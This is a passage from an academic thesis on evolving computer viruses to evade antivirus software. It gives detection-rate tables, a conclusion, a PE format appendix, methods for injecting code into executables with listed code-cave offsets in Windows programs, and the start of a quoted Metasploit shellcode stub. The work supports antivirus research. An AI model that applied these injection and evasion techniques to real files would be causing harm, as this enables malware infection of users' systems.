The unencoded version of the malware is characterized by a high detection rate. It ranges from 64% to 79% and in most of the cases it is related to *exact* detection. This result is mostly due to virus signature-scanning, which is a very effective technique when a malware is not obfuscated. Detecting a packed version of a malware, is much more difficult, indeed the detection rate drops down to an average 24%, furthermore heuristic is responsible of about half of the uncovering. On average, Table 5.4, the evolutive packer caused a *detection worsening* of the 50%.

Table 5.5 shows a detailed analysis of the detection percentage of each anti-virus scanner. A total of *39* anti virus have been used during the test. *Five* products were not able to detect even a malware sample, whereas *nineteen* detected all the eight original viruses. Among them, *eleven* achieved the perfect detection of the original malware version. As previously stated, heuristic detection plays a small role when the malware is in the original form. Only *Anti Virus 35* relies more on heuristic than on exact matching.

The most interesting results come from the packed version of the malware. In *fifteen* cases the detection rate drop down to an incredible zero and in other *seven* cases the match worsening is greater than 70%. Only one, *Anti Virus 5* achieves the 100% of malware uncovering, but it is all related to heuristic, then it is less trustworthy than exact detection. *Anti Virus 9* increase its detection ratio of over 130% when it analyzed the obfuscated variant. It is safe to be unconfident of this success: it is unlikely that the anti-virus detected solely the presence of a packer and not the existence of a real threat. On the other hand, *Anti Virus 6, 15 and 26* reached a great achievement, by worsening their result of only 13% and other *four* of less than 40%.

As previously mentioned, when it comes to heuristic detection it is hard to judge the success and it is important to evaluate the credibility of the results. For this purpose a further experiment was performed: a simple "Hello World" program was packed using the same *Evolutionary Packer* of the previous test. Of course the original program, that quietly prints to the screen the string *Hello World* was not detected as a threat, when examined. Table 5.6 illustrates the results: only *four* antivirus identified a threat by mean of heuristic detection. Results are quite interesting, as they can be used to further analyse the outcome of the previous test. Simply packing an executable makes *Anti Virus 9* revealing a threat: this explains the incredible improvement (over 130%) of the previous experiment. Also *AntiVirus 6* suffers from false positive detection, and its good achievement in detecting packed malware looses value. Finally, despite *Anti Virus 38* and *Anti Virus 39* experienced false positive, they were not able to detect none of the packed malware.

Table 5.5: Detection rate of the evolutionary variants of a packed malware.

	Original Malware			*Packed Malware*			*Worsening*
	Total	Exact	Heuristic	Total	Exact	Heuristic	
Anti Virus 1	0	0	0	0,125	0,125	0	
Anti Virus 2	0,875	0,875	0	0,25	0,25	0	71%
Anti Virus 3	0,75	0,75	0	0,125	0	0,125	83%
Anti Virus 4	0,5	0,375	0,125	0	0	0	100%
Anti Virus 5	1	1	0	1	0	1	0%
Anti Virus 6	1	1	0	0,875	0,125	0,75	13%
Anti Virus 8	1	0,875	0,125	0,5	0,5	0	50%
Anti Virus 9	0,375	0,125	0,25	0,875	0,125	0,75	-133%
Anti Virus 10	0,125	0,125	0	0,125	0	0,125	0%
Anti Virus 11	1	0,875	0,125	0,75	0,625	0,125	25%
Anti Virus 12	1	1	0	0,5	0,5	0	50%
Anti Virus 13	0,625	0,5	0,125	0	0	0	100%
Anti Virus 14	0,875	0,875	0	0	0	0	100%
Anti Virus 15	1	0,875	0,125	0,875	0,625	0,25	13%
Anti Virus 16	1	0,875	0,125	0,625	0,625	0	38%
Anti Virus 17	1	1	0	0	0	0	100%
Anti Virus 18	1	1	0	0	0	0	100%
Anti Virus 19	0,375	0,25	0,125	0	0	0	100%
Anti Virus 20	1	1	0	0,25	0,25	0	75%
Anti Virus 21	0,875	0,75	0,125	0	0	0	100%
Anti Virus 22	0,625	0,625	0	0,125	0	0,125	80%
Anti Virus 23	1	1	0	0	0	0	100%
Anti Virus 24	1	0,875	0,125	0,625	0,625	0	38%
Anti Virus 25	1	0,75	0,25	0,125	0,125	0	88%
Anti Virus 26	1	0,875	0,125	0,875	0,875	0	13%
Anti Virus 27	1	0,75	0,25	0,625	0,625	0	38%
Anti Virus 28	0	0	0	0	0	0	
Anti Virus 30	0,625	0,5	0,125	0	0	0	100%
Anti Virus 31	1	1	0	0,125	0	0,125	88%
Anti Virus 33	0	0	0	0	0	0	
Anti Virus 34	1	1	0	0	0	0	100%
Anti Virus 35	0,875	0,25	0,625	0	0	0	100%
Anti Virus 37	0,875	0,875	0	0	0	0	100%
Anti Virus 38	1	1	0	0	0	0	100%
Anti Virus 39	1	1	0	0	0	0	100%
Anti Virus 40	0	0	0	0	0	0	
Anti Virus 41	0,5	0,375	0,125	0,125	0,125	0	75%
Anti Virus 43	0,875	0,875	0	0	0	0	100%
Anti Virus 44	0	0	0	0	0	0	

Table 5.6: False Positives detection of a simple packed *Hello World* program.

	Detection		Detection		Detection
Anti Virus 1		Anti Virus 15		Anti Virus 28	
Anti Virus 2		Anti Virus 16		Anti Virus 30	
Anti Virus 3		Anti Virus 17		Anti Virus 31	
Anti Virus 4		Anti Virus 18		Anti Virus 33	
Anti Virus 5		Anti Virus 19		Anti Virus 34	
Anti Virus 6	x	Anti Virus 20		Anti Virus 35	
Anti Virus 8		Anti Virus 21		Anti Virus 37	
Anti Virus 9	x	Anti Virus 22		Anti Virus 38	x
Anti Virus 10		Anti Virus 23		Anti Virus 39	x
Anti Virus 11		Anti Virus 24		Anti Virus 40	
Anti Virus 12		Anti Virus 25		Anti Virus 41	
Anti Virus 13		Anti Virus 26		Anti Virus 43	
Anti Virus 14		Anti Virus 27		Anti Virus 44	

Chapter 6

Conclusion

The basic idea of the thesis research is to use evolutionary computation to evolve computer viruses. Several proof-of-concept samples have been developed and then tested against most common commercial anti-virus products. Experimental results proved that a packing program that is able to evolve, creating a brand new encoding routine in each infection, may still represent a challenge for the security community. By the way, a mechanism that is able to automatically generate hard to detect programs, can help the security research into developing a new proper countermeasure.

Antivirus software is one of the most complicated applications. It has to deal with hundreds of file types and formats: executables, documents, compressed archives and media files. It has been showed that the user usually overconfidence anti virus in their immunity capabilities against all files.

The usage of antivirus software has become something of an act of faith [46]. People seem to feel more safe not with a more secure operating system, or with the latest patch, but with some antivirus software installed in their systems. A recent study [27] showed that over 80 per cent of all computer users have antivirus software installed on their computers. Quite clearly, antivirus software is a must-have for most users. However, the research outcome showed that viruses are a serious threat, and the protection mechanisms in place are less effective than we would expect.

Results demonstrated that todays most effective solution to detect known malware is *signature-based* scanning. On average 74% of malware was exactly spotted, in effect by only precisely identifying a threat it is possible to correctly repair the system. Exact identification becomes a problem even for humans. How long does it take to be sure if something is really a known variant or a new one? It is becoming more difficult to know. However, when dealing with an *evolutionary virus*, it is not feasible to have a custom routine detection for each single sample, but the complex infection mechanism coupled with the powerful evolutionary engine make it very difficult to reach full accuracy using only empirical evaluation methods, and in depth analysis of the virus code is essential.

For the previous reasons it is strongly believed that the future of the anti virus industry must focus on *heuristic detection*, increasing the strictness of the results and especially targeting the decrease of false positive. Anyway, the need to understand evolutionary code

in a quicker fashion must be the subject of further research.

Malware analysis is like a cat-and-mouse game. As new malware analysis techniques are developed, malware authors respond with new techniques to thwart analysis. Anyway, as long as old tactics continue to remain effective, we will continue to see them in use: malware needs to propagate, it needs to communicate, and it needs to achieve the goals for which it was designed. These are constants that will be seen well into the future.

The analogies between computer malware and biological viruses are more than obvious. The very idea of an artificial ecosystem where malicious software can evolve and autonomously find new, more effective ways of attacking legitimate programs and damaging sensitive information is both terrifying and fascinating. In the biological world, every time a new species is discovered, it's encountered an adaptation that is not expect. The same is true for malware: virus analyst need to train themselves to think like exploratory biologists, and be prepared for things they have never seen. *Expect the unexpected.*

6.1 Future Developments

While this research is far from being concluded, it has already gained a great deal of insight into the protection provided against viruses. Future work would also need to develop a more advanced opcode generator and target networking malicious interaction.

As the world becomes increasingly networked, it is likely that malware designers will take advantage of new and different methods of communication, data transfer, and human interactions. Similarly, as personal computers evolved from isolated word processors into complex network-oriented communications devices, the strategies and behaviors of malware have become increasingly network-oriented.

Appendix A

Portable Executable File Format

Portable Executable (PE) is the native standard for Microsoft Windows 32 and 64bit executable file. It was introduced firstly in Windows NT 3.1 and it originates from the Unix Common Object File Format (COFF) [1]. The *Portable Executable* format is documented in the *winnt.h* header file.

A.1 File Structure

A.1.1 DOS Header

Offset	Name	Value
0	Magic number	5A4D
2	Bytes on last page of file	90
4	Pages in file	3
6	Relocations	0
8	Size of header in paragraphs	4
A	Minimum extra paragraphs needed	0
C	Maximum extra paragraphs needed	FFFF
E	Initial (relative) SS value	0
10	Initial SP value	B8
12	Checksum	0
14	Initial IP value	0
16	Initial (relative) CS value	0
18	File address of relocation table	40
1A	Overlay number	0
1C	Reserved words[4]	0, 0, 0, 0
24	OEM identifier (for OEM information)	0
26	OEM information; OEM identifier specific	0
28	Reserved words[10]	0, 0, 0, 0, 0, 0, 0, 0, 0, 0
3C	File address of new exe header	D8

Figure A.1: Portable Executable: the DOS Header.

The PE starts with the *DOS header*, illustrated in Fig A.1, which occupies the first *64 bytes*. In case the program is run from DOS, the Operating System recognize it as a valid

[1] Portable Executable references: [34], [9], [31].

executable and then it executes the *DOS stub* which is stored immediately after the header. It usually prints a string like "This program must be run under Microsoft Windows". This error message informs that it is not possible to run a Win32 based program in an environment that does not support it.

The first two bytes in the DOS header contains the value 0x4D, 0x5A: the letters stands for “MZ” for Mark Zbikowsky, one of the original architects of MS-DOS.

Among the fields, one of the most significant is *lfanew*, a DWORD[2] which sits at the end of the DOS header, directly before the DOS stub. It contains the offset (RVA[3]) to the actual *PE header*, relative to the beginning of the file.

PE files produced using Microsoft development tools contain extra bytes in the DOS stub inserted by the linker at compile time: in all cases, the penultimate DWORD is “Rich”. The data includes encrypted codes which identify the components used to compile the PE file. It is said to have led to the prosecution of a virus writer as it allowed Microsoft to prove that the virus was compiled on his PC.

A.1.2 PE Header

The PE header is the general term for a structure named IMAGE_NT_HEADERS. It begins with the *signature* 0x50, 0x45, 0x00, 0x00: the letters *PE* followed by two terminating zeroes. *FileHeader*, showed in Fig. A.2, is the next 20 bytes and contains information about the physical layout and properties of the file (e.g. number of sections). *OptionalHeader*, illustrated in Fig. A.3, is always present and forms the next 224 bytes. It contains information about the logical layout inside the PE file (e.g. AddressOfEntryPoint). Its size is given by a member of FileHeader.

FileHeader

Offset	Name	Value	Meaning
DC	Machine	14c	Intel 386
DE	Sections Count	4	4
E0	Time Date Stamp	4ce7979d	1290246045
E4	Ptr to Symbol Table	0	0
E8	Num. of Symbols	0	0
EC	Size of OptionalHeader	e0	224
EE	Characteristics	102	
		2	File is executable (i.e. no unresolved externel references).
		100	32 bit word machine.

Figure A.2: Portable Executable: the File Header.

[2]DWORD (DW), “Double Word”, stands for 4 bytes or 32bit value. Instead WORD (DB), “Double Byte”, stands for 2 bytes or 16bit value.

[3]Relative Virtual Address is the offset of some item, relative to where the file is memory-mapped. For example, if the loader maps a PE file into memory starting at address 0x10000 in the virtual address space and a certain table in the image starts at address 0x10464, then the table RVA is 0x464.
(Virtual address 0x10464)-(base address 0x10000) = RVA 0x00464

Among the fields, the most interesting are *NumberOfSections* and *Characteristics*. The former contains the number of sections that compose the PE file. The latter are the flags which dictate whether this PE file is an executable or a DLL.

OptionalHeader

Offset	Name	Value	Value
F0	Magic	10B	NT32
F2	Linker Ver. (Major)	9	
F3	Linker Ver. (Minor)	0	
F4	Size of Code	52E00	
F8	Size of Initialized Data	6A600	
FC	Size of Uninitialized Data	0	
100	Entry Point	12D6C	
104	Base of Code	1000	
108	Base of Data	52000	
10C	Image Base	1000000	
110	Section Alignment	1000	
114	File Alignment	200	
118	OS Ver. (Major)	6	
11A	OS Ver. (Minor)	1	
11C	Image Ver. (Major)	6	
11E	Image Ver. (Minor)	1	
120	Subsystem Ver. (Major)	6	
122	Subsystem Ver. Minor)	1	
124	Win32 Version Value	0	
128	Size of Image	C0000	
12C	Size of Headers	400	
130	Checksum	CBD30	
134	Subsystem	2	Windows GUI
136	DLL Characteristics	8140	
138	Size of Stack Reserve	40000	
13C	Size of Stack Commit	2000	
140	Size of Heap Reserve	100000	
144	Size of Heap Commit	1000	
148	Loader Flags	0	
14C	Number of RVAs and Sizes	10	
	Data Directory	Address	Size

Figure A.3: Portable Executable: the Optional Header.

The *AddressOfEntryPoint* is the RVA of the first instruction that will be executed when the loader loads and is ready to run the PE file. Executable packers usually redirect this value to their decompression stub, after which execution jumps back to the original entry point of the app, the OEP.

The *ImageBase* is the preferred load address for the PE file and it is set by the linker at build-time. For instance, if the value is 0x400000, the Windows loader will try to load the file into the virtual address space starting at 0x400000. If another module already occupies that address range, the loader may not load the file at its "preferred" address. If ASLR[4] is enabled, the address in which the PE file is loaded changes at each execution.

[4]Address Space Layout Randomization, or ASLR, is a prophylactic security technology that strengthens system security by increasing the diversity of attack targets. Rather than increasing security by removing

The *SectionAlignment* is the granularity of the alignment of the sections in memory. For example, if the value in this field is 4096 (0x1000), each section must start at multiples of 4096 bytes. If the first section is loaded at 0x401000 and its size is 10 bytes, the next section must be loaded at 0x402000 even if the address space between 0x401000 and 0x402000 will be mostly unused.

The *FileAlignment* is the granularity of the alignment of the sections in the file. For example, if the value in this field is 512 (0x200), each section must start at multiples of 512 bytes. If the first section is at file offset 0x200 and the size is 10 bytes, the next section must be located at file offset 0x400: the space between file offsets 522 and 1024 is unused.

The *SizeOfImage* is the overall size of the PE image in memory. It's the sum of all headers and sections aligned to SectionAlignment.

The *SizeOfHeaders* is the size of all *headers* and the *Section Table*. This value is equal to the file size minus the combined size of all sections in the file.

DataDirectory is an array of 16 IMAGE_DATA_DIRECTORY structures, each relating to an important data structure in the PE file, such as the *Import Address Table* and *Relocation Table*. The structure has 2 members: *VirtualAddress* which contain the location and *isize* which contain the size of the related data structure.

A.1.3 Section Table

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	400	52E00	1000	52CA1	60000020	0	0	0
.data	53200	4200	54000	40C0	C0000040	0	0	0
.rsrc	57400	62800	59000	62798	40000040	0	0	0
.reloc	B9C00	3C00	BC000	3B3C	42000040	0	0	0

Figure A.4: Portable Executable: the Section Table.

Section Table, Fig. A.4, is an array of IMAGE_SECTION_HEADERs and it contains information about each section in the image. The number of section is given in the PE header by the *NumberOfSections* field located in the File Header and those are sorted according their starting address (RVA).

Name is an 8 bytes field and it is a label that identify the section. This is not an ASCII string so it does not need a terminating zero. Most section names start with a ".", such as ".text", but this is not a requirement.

VirtualSize represents the actual size of the section data in bytes. This may be less than the size of the section on disk, *SizeOfRawData* and it will be the memory space that the loader allocates in memory for this section.

The *VirtualAddress* is the RVA of the section. The loader examines and uses the value in this field when it maps the section in memory. Thus, if the value in this field is 0x1000 and the PE file is loaded at 0x400000, the section will be loaded at 0x401000.

vulnerabilities from the system, ASLR makes it more difficult to exploit existing vulnerabilities[44].

The *SizeOfRawData* is size of the section data in the file on disk, rounded up to the next multiple of file alignment by the compiler.

PointerToRawData is the file-based offset of where the raw data emitted by the compiler or assembler can be found. The loader uses the value in this field to find where the data in the section is in the file.

Characteristics contains flags that indicates whether this section contains executable code, initialized data, un-initialized data, or if it can be written to or read from. Some of the most important flags are shown below:

- 0x00000020 This section contains code.
- 0x00000040 This section contains initialized data.
- 0x00000080 This section contains un-initialized data.
- 0x00000800 The section contents should not be put in the final executable file. These sections are used by the compiler/assembler to pass information to the linker.
- 0x02000000 This section can be discarded, since it is not needed by the process once it has been loaded. The most common discardable section is the base relocations *.reloc*.
- 0x10000000 This section is shareable. When used with a DLL, the data in this section will be shared among all processes using the DLL.

A.1.4 Sections

After the *Section Header* there are the sections themselves. The sections contain the main content of the file, including code, data, resources, and other executable information. The sections that are most commonly present in an executable are:

- *.text*: Executable Code Section.
- *.data or rdata*: Data Section.
- *.rsrc*: Resource Section.
- *.edata*: Export Data Section.
- *.idata*: Import Data Section.
- *.debug*: Debug Information Section.

Some applications do not need all of these sections, while others may define still more sections to suit their specific needs.

In the executable file on disk each section starts at an offset that is a multiple of the *FileAlignment* value found in *OptionalHeader*. Between each section data there will be 0x00 byte padding. When loaded into ram, the sections always start on a page boundary so that the first byte of each section corresponds to a memory page. On x86 CPU, pages

are 4kB aligned, whilst on IA-64, they are 8kB aligned. This alignment value is stored in *SectionAlignment* located in OptionalHeader. Anyway, sections can be found via the *PointerToRawData* or the *VirtualAddress* in the SectionHeader.

Executable Code

In Windows all code segments reside in a single section usually called *.text* or *CODE*: it is where all general-purpose code emitted by the compiler ends up. The *linker* concatenates all the *.text* sections from the various object file into one big *.text* section in the executable.

This section usually contains the program *Entry Point* and the *Jump Table* which points to the *Import Address Table* (IAT). The Jump Table is used to call functions from imported DLLs: in a PE file, calling a function in another module doesn't transfer control directly to the function in the DLL. Instead, the "call" instruction transfers control to a "jump" instruction that redirects all calls to a given DLL function through one location in the *.idata* section. In this way, the loader doesn't need to patch every instruction that calls a DLL.

Data

The *.data* section is where all initialized data goes. This data consists of global and static variables that are initialized at compile time. It also includes string literals. The linker combines all the *.data* sections from the object and LIB files into one bigger *.data* section in the executable. Local variables are located on the thread stack and take no room in the *.data* or *.bss* sections. The *.bss* section represents un-initialized data for the application, including all variables declared static or global.

Resources

This section, usually called *.rsrc*, contains resource information for a module. The section data is structured into a resource tree: they are similar to an archive where resource files can be organised into directory trees. The data structure is quite complex but there are tools, like *Resource Hacker* [5] to handle it. Most common resources are Icons and GUI.


Export Data

The Export Data, called *.edata* section, is a list of the functions and data that the PE file exports for other modules. Usually it is only available in DLLs.

Import Data

The *.idata* section, illustrated in Fig. A.5, contains various information about imported functions including the Import Directory and Import Address Table. It is represented by

[5] http://www.angusj.com/resourcehacker/



Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA
50F74	ole32.dll	3	TRUE	51E14	FFFFFFFF	FFFFFFFF	51CC4
50F88	COMCTL32.dll	9	TRUE	51E24	FFFFFFFF	FFFFFFFF	51CB4
50F9C	ntdll.dll	5	TRUE	51E4C	FFFFFFFF	FFFFFFFF	51CA8
50FB0	KERNEL32.dll	88	TRUE	51E64	FFFFFFFF	FFFFFFFF	51C98
50FC4	USER32.dll	97	TRUE	51FC8	FFFFFFFF	FFFFFFFF	51C8C


KERNEL32.dll [88 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
1144	lstrlenA	-	527EA	77E2A611	-	549
1148	WideCharToMu...	-	527F6	77E3450E	-	50D
114C	GetStartupInfoA	-	5280C	77DE1E10	-	260
1150	OutputDebugSt...	-	5281E	77E1EB36	-	385
1154	SetUnhandledE...	-	52834	77E33D01	-	4A0
1158	GetModuleHan...	-	52852	77E2CF41	-	212

Figure A.5: Portable Executable: the Import Data.

an array of IMAGE_IMPORT_DESCRIPTOR for each DLL[6] that the PE file implicitly links to. There is not any field indicating the number of elements of the array, instead the last element is indicated by an IMAGE_IMPORT_DESCRIPTOR that has fields filled with NULL values.

Base Relocations



Offset	Page RVA	Block Size	Entries Count
B9C00	1000	B4	56
B9CB4	2000	CC	62
B9D80	3000	84	3E
B9E04	4000	D8	68
B9EDC	5000	50	24

Relocation Block [86 entries]

Offset	Value	Type	Offset from Page	Reloc RVA
B9C08	3641	32 bit field	641	1641
B9C0A	3652	32 bit field	652	1652
B9C0C	36A5	32 bit field	6A5	16A5
B9C0E	36B3	32 bit field	6B3	16B3
B9C10	36BD	32 bit field	6BD	16BD
B9C12	36C2	32 bit field	6C2	16C2
B9C14	36C7	32 bit field	6C7	16C7

Figure A.6: Portable Executable: Base Relocations.

When the *linker* creates an executable file, it makes an assumption about where the file will be mapped into memory. In Win32, the default Base Address where an *executable*

[6]DLLs provides a way to modularize applications so that their functionality can be updated and reused more easily [13]. DLLs also help reduce memory overhead when several applications use the same functionality at the same time, because although each application receives its own copy of the DLL data, the applications share the DLL code. The Windows application programming interface (API) is implemented as a set of DLLs, so any process that uses the Windows API uses dynamic linking.

is loaded to is 0x400000. Based on this, the linker puts the real addresses of code and data items into the executable file. If for whatever reason the executable ends up being loaded somewhere else in the virtual address space, the addresses the linker inserted into the image are wrong. Then, the information stored in the *.reloc* section allows the *loader* to fix these addresses in the loaded image so that they are correct again. On the other hand, if the loader was able to load the file at the base address assumed by the linker, the *.reloc* section data is not needed and it is ignored [13].

The entries in the *.reloc* section are called *Base Relocations* since their use depends on the base address of the loaded image. Base Relocations, showed in Fig. A.6, are simply a list of locations in the image that need a value added to them. Each of them is described by the IMAGE_BASE_RELOCATION structure. The base relocation entries are packaged in a series of variable length chunks, each of them describes the relocations for one 4KB page in the image. The loader adds the difference between where the executable is expected to be loaded to and where it actually was loaded to to each address in the executable memory so that they will again point to the correct area in memory. The following C code, describes the IMAGE_BASE_RELOCATION structure:

```
typedef struct _IMAGE_BASE_RELOCATION {
    DWORD   VirtualAddress;
    DWORD   SizeOfBlock;
//  WORD    TypeOffset[1];
} IMAGE_BASE_RELOCATION;
```

VirtualAddress contains the starting RVA for the current chunk of relocations. The offset of each relocation that follows is added to this value to form the actual RVA where the relocation needs to be applied.

The *SizeOfBlock* is the size of the structure plus all the WORD relocations that follow. To determine the number of relocations in this block, subtract the size of an IMAGE_BASE_RELOCATION (8 bytes) from the value of this field, and then divide by 2 (the size of a WORD). For example, if this field contains 44, there are 18 relocations that immediately follow:
(44 - sizeof(IMAGE_BASE_RELOCATION)) / sizeof(WORD) = 18.

TypeOffset is an array of WORD, the number of which is calculated by the above formula. The bottom 12 bits of each WORD are a relocation offset, and need to be added to the value of the Virtual Address field from this relocation block header. The high 4 bits of each WORD are a relocation type. For PE files that run on Intel CPUs, there are only two types of relocations:

- IMAGE_REL_BASED_HIGHLOW : both the high and low 16 bits of the delta need to be added to the DWORD specified by the calculated RVA.
- IMAGE_REL_BASED_ABSOLUTE: it is meaningless and it is only used as a place holder to round relocation blocks up to a DWORD multiple size.

It's important to note that the *jmp* and *call* instructions that the compiler generates use offsets relative to the instruction, rather than actual offsets in the 32-bit flat segment. If the image needs to be loaded somewhere other than where the linker assumed for a Base

Address, these instructions do not need to change, since they use relative addressing. As a result, there are not as many relocations as they could be. Relocations are usually only needed for instructions that use a 32-bit offset to some data [35].

For example, if an executable file is linked assuming a base address of *0x10000*. At offset *0x2134* within the image is a pointer containing the address of a string. The string starts at physical address *0x14002*, so the pointer contains the value *0x14002*. You then load the file, but the loader decides that it needs to map the image starting at physical address *0x60000*. The difference between the linker-assumed base load address and the actual load address is called the *delta*. In this case, the delta is *0x50000*. Since the entire image is *0x50000* bytes higher in memory, so is the string, that now is located at address *0x64002*. The pointer to the string is now incorrect. The executable file contains a base relocation for the memory location where the pointer to the string resides. To resolve a base relocation, the loader adds the delta value to the original value at the base relocation address. In this case, the loader would add 0x50000 to the original pointer value *0x14002*, and store the result, *0x64002*, back into the pointer memory.

A.2 Windows Loader

The loader is the part of the operating system that loads the executable in memory. The *Windows loader* uses the memory-mapped file mechanism to map the appropriate pieces of the file, called *sections*, into the virtual address space of the process. Therefore, the structure of a PE file on disk is very similar to what the module will look when it is loaded in memory. Sections are blocks of contiguous memory with no size constraints and may contain either code or data. Some sections contain code or data that your program declared and uses directly, while other data sections are created for you by the linker and librarian, and contain vital information to the operating system [7].

The following is the list of common operation that are usually performed by the loader [13]:

1. It reads in the first page of the file with the *DOS header*, *PE header*, and *Section header*.
2. It creates a *virtual address space* for the process and maps the executable module from disk into the process address space. It tries to load the image at the preferred base address but relocates it if that address is already occupied or if ASLR is enabled.
3. Using the information in the *Section headers*, it maps the sections of the file to the appropriate places in the allocated address space. The page attributes are set according to the section characteristic requirements.
4. It performs base relocations if the load address is not equal to the preferred base address in ImageBase.

[7] *Section alignment* is how sections are aligned in RAM. The default page size for Windows is 4096 bytes. *File alignment*, usually 512 bytes, is how sections are aligned in the file on disk.

5. The import table is then checked and any required DLLs are mapped into the process address space. After all of the DLL modules have been located and mapped in, the loader examines each DLL export section and the IAT is fixed to point to the actual imported function address.

6. It creates the initial stack and heap using values from the PE header.

7. It creates the initial thread and start the process, passing the execution to the app entry point.

A.3 Adding Code to an existent PE File

There are 3 main ways to add code to an executable.

A.3.1 Adding code to an existing section

When there is enough space, it is possible to add code to the end of an existing PE section. Usually the *VirtualSize* is slightly less than *SizeOfRawData*. The former represents the actual size of a section, the latter defines the size rounded up to the next multiple of file alignment. The difference between the SizeOfRawData and VirtualSize represents unused space on disk that can host injected instructions. However, in order to ensure that those instructions will be loaded into memory, it is necessary to increase the value of VirtualSize to match the one of SizeOfRawData. Moreover it is needed to change the *AddressOfEntry* point to firstly execute the new code. Then a *jmp* instruction to the OriginalEntryPoint revert the execution flow to the original application. It is to be noted that exist sophisticated techniques to change the execution flow.

In A.1 are illustrated several cavities in the *.text* section from some well known Windows programs.[8]

```
----- Program: calc.exe ----------

Starting RVA    |       dimension (in byte)

0x0002f831      |       59
0x0004e190      |       32
0x000509ec      |       52
0x00050e8b      |       45
0x0005103a      |       22

----- Program: notepad.exe ----------

Starting RVA    |       dimension (in byte)

0x00006159      |       59
0x0000955e      |       22
```

[8]Note: this is not an exhaustive list.

```
----- Program: wordpad.exe ----------

Starting RVA    |       dimension (in byte)

0x00054a98      |       24
0x00055268      |       64
0x000556d1      |       59
0x00093a4e      |       34
0x0009d624      |       32
0x000a1a80      |       32
0x000a26d4      |       32
0x000a61df      |       45
```

Listing A.1: Cavity examples is some well known Windows programs.

A.3.2 Enlarge an existing section

If there is not enough unused space in a PE section, sometimes it is possible to enlarging an existing one. However this technique poses a number of problems:

1. If the section is followed by other sections then you will need to move the following sections up to make room
2. There are various references within the file headers that will need to be adjusted if you change the file size.
3. References between various sections (such as references to data values from the code section) will all need to be adjusted. This is practically impossible to do without re-compiling and re-linking the original file.

Most of these problems can be avoided by appending to the last section in the executable file. It is not relevant what that section is as it is possible to change the *Characteristics* field in the Section Table to suit the needs. The *SizeOfImage* field in the Optional Header has to be updated according to the new size of the modified section. Even if they are not critical, for completeness it is better to update also the *SizeOfCode* and *SizeOfInitialisedData* fields.

A.3.3 Add an entirely new section

When it is not possible to add code to an existing PE section or to enlarge an existing one, it is necessary to add a new section. The *NumberOfSections* field in the PE header is increased by one. Then the size of the file is increased of the necessary amount and the end of SectionHeader a new line is added: *RawOffset*, *VirtualAddress*, *SizeOfRawData*, *VirtualSize* and *Characteristics* must be set accordingly. In the end *SizeOfImage*, *SizeOfCode* and *SizeOfInitialisedData* fields are updated.

Appendix B

Shellcode Analysis

Shellcode refers to a payload of raw executable code. The name shellcode comes from the fact that attackers would usually use this code to obtain interactive shell access on the compromised system. However, over time, the term has become commonly used to describe any piece of self-contained executable code [26]. Shellcode requires its authors to manually perform several actions that software developers usually never worry about. For example, the shellcode package cannot rely on actions the Windows loader performs during normal program startup, including the following:

- Load the program in the virtual address space of the process.
- Apply address relocations if it cannot be loaded at its preferred memory location.
- Load the required libraries and resolve external dependencies.

Due to its nature of "universal assembly code procedure", the *shellcode* has to fulfill several special requirements: first of all it needs to be relocatable, that is it can be executed in arbitrary memory place, it should be as short as possible and often must avoid some specific characters, commonly zeros. For all those reasons, the shellcode is always written in assembly languages, specific for a given processor platform and in case of Microsoft Windows, this is x86 assembly language [11].

B.1 Metasploit Shellcode

The following code is available on the Git Repository of Metasploit[1] under the folder *external*, *source*, *shellcode*, *Windows*.

B.1.1 Startup and api_call

[1] https://github.com/rapid7/metasploit-framework

```
    cld                     ; Clear the direction flag.
    call    start           ; This pushes the address of 'api_call'.

api_call:
    pushad
    mov     ebp, esp            ; Create a new stack frame
    xor     eax, eax            ; Zero EAX
    mov     edx, [fs:eax+48]    ; Get a pointer to the PEB
    mov     edx, [edx+12]       ; Get PEB->Ldr
    mov     edx, [edx+20]       ; Get the first from the InMemOrd.
next_mod:
